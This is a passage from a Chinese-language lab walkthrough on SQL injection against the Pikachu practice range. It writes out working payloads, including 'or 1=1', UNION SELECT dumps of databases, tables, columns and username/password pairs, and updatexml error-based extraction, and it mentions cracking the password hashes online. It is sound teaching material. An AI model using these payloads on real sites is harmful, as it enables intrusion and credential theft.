


图 4.7 回显表中所有的行

由于注入了永真条件（or 1=1），因此数据库将返回 user 表所有的行。下表

4.4 是测试字符串使用的特征值集合。

表 4.4 字符型注入表

## SQL 注入靶场实验




图 4.8 实验靶场界面图

### SQL 注入过程

数字型注入（post）：通过抓包分析是 post 方法，输入 1 or 1=1，可以看到爆出其他信息，说明存在数字型 SQL 注入。如图 4.9




图 4.9 回显表中所有信息

通过二分法判断字段数：1 order by 3 回显错误，再输入 id=1 order by 2 测试发现字段数是 2。如下图 4.10




图 4.10 回显 2 个字段信息

用联合查询 1 union selcet 1，2 查看字段显示顺序。如下图 4.11




图 4.11 按字段顺序显示信息


查数据库，版本信息。如下图 4.12

图 4.12 查数据库版本信息


暴库 id=1 union select database(),group\_concat(schema\_name) from information\_schema.schemata。如下图 4.13

图 4.13 爆库


爆 表 ：id=1 union select database(),group\_concat(table\_name) from information\_schema.tables where table\_schema='pikachu'，注意加单引号。如下图4.14

图 4.14 爆数据库所有表

爆列：id=1 union select database(),group\_concat(column\_name) from information\_schema.columns where table\_name='users'。如下图 4.15




图 4.15 爆列


爆数据内容 id=1 union select database(),group\_concat(username,'`',password) from users。如下图 4.16

图 4.16 数据库账号密码

用MD5 在线解密。如下图 4.17



图 4.17 MD5 解码密码

字符型注入（get）：输入 name=' or '1'='1#可以用--q 注释，可查询账户信息。搜索型注入（get）：输入%'报错，说明是字符型注入。

xx 型注入：尝试输入')测试注入点。

insert/update/delete 注入（post）：当用联合查询是发现不能爆出数据信息，因为这是操作不是查询。我们可以用报错函数进行报错。

常用的报错函数：updatexml()、extractvalue()、floor()

输入' or updatexml(1,concat(0x7e,database())),1)# 0x7e 是符号“~”的 16 进制， 如下图 4.18

查看 pikachu 下数据库表名

图 4.18 当前数据库


输 入 ' or updatexml(1,concat(0x7e,(select group\_concat(table\_name) from information\_schema.tables where table\_schema='pikachu')),0) or' 发现不能显示所有的表，同一行只能显示 31 个字符。如下图 4.19

图 4.19 数据库表名

我们可以用 left、mid、right 进行分段显示，在进行拼接用 right 显示右边 22

个字符


输入' or updatexml(1,concat(0x7e,right((select group\_concat(table\_name) from information\_schema.tables where table\_schema='pikachu'),22)),0) or' 。如下图 4.20

图 4.20 right 读取数据库表名

用 limit 逐个读取数据库中的表名

